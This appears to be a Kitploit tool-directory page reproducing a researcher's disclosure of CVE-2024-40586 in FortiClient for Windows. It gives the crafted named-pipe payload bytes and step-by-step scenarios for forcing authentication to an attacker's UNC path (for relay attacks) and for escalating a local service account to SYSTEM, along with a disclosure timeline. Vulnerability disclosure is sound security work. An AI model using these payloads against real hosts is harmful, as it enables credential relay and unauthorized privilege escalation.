
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2024-40586-Windows-Coerced-Authentication-in-FortiClient | Kitploit
Tools/GitHubGitHub/hagrid29/cve-2024-40586-windows-coerced-authentication-in-forticlient
Privilege EscalationVulnerability AnalysisExploitationLateral MovementPenetration TestingAuthenticationRed Teaming
GitHubhagrid29/cve-2024-40586-windows-coerced-authentication-in-forticlient

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2024-40586-Windows-Coerced-Authentication-in-FortiClient

View Repository
11 year agoNot yet reviewed

CVE-2024-40586 Windows Coerced Authentication in FortiClient

On Windows system, it was found that FortiClient (App version 7.0.8.0427) allow a remote unprivileged user to coerce Windows hosts authenticate to other machines via a named pipe responsible for FortiSSLVPNdaemon service.

It was observed that the named pipe "FortiSslvpnNamedPipe" allow READ and WRITE from any user.

Fig1

Analysis

The app read the 5th byte of buffer from the named pipe as op code PipeBuffer+4

Fig2


It was observed that the app will read file if the op code is equal to 24 (i.e., 0x18) Code flow: Case 24 => LABEL_26 => strncpy copy payload to variable Buffer => pass the payload to sub_7FF60C3EAC20 => call CreateFileA => ReadFile Fig3

Fig4

Fig5

However, the application does not do anything about the file content.

Exploit

We can send a crafted traffic (i.e., "\x00\x00\x00\x00\x18\x00" concatenate with target path) to vulnerable named pipe "FortiSslvpnNamedPipe" to trigger op code 24 and force the process "FortiSSLVPNdaemon.exe" call CreateFileA with SYSTEM privilege. Therefore, we can force the server to connect remote file by submitting UNC path (e.g., "\\<remote ip>\<file path>") or connect local named pipe (e.g., "\\127.0.0.1\pipe\<named pipe>")

Scenario 1

To coerce Windows hosts authenticate to other machines with a remote unauthenticated user, the user could follow the step:


  1. On attacker machine, start a listener to receive coerced authentication
  2. On attacker machine, send crafted payload (i.e., "\x00\x00\x00\x00\x18\x00" + "\\<attacker IP>\fake\fake") to vulnerable named pipe of victim machine "\\<victim IP>\pipe\FortiSslvpnNamedPipe" to force the process connect a remote file with UNC path "\\<attacker IP>\fake\fake"
  3. Similar to other coerce authentication attack (e.g., SpoolSample), attacker could perform relay attack or authentication downgrade attack

Fig6

Scenario 2

To perform privilege escalation to SYSTEM from a local user with "SeImpersonatePrivilege" (e.g., "nt authority\network service"), the user could follow the steps:

  1. Create a named pipe server that wait for connection.
  2. Send crafted payload (i.e., "\x00\x00\x00\x00\x18\x00" + "\\127.0.0.1\pipe\<pipe server>\XXX") to local vulnerable named pipe "\\.\pipe\FortiSslvpnNamedPipe" to force the process connect to our named pipe server
  3. After the connection come in, call ImpersonateNamedPipeClient() to impersonate SYSTEM privilege.

Fig7

Timeline

  • 07/09/2023 - Vulnerability reported to Fortinet
  • 08/30/2023 - Fortinet confirmed vulnerability
  • 02/11/2024 - Publication

Reference

  • https://fortiguard.fortinet.com/psirt/FG-IR-23-279
Download Tool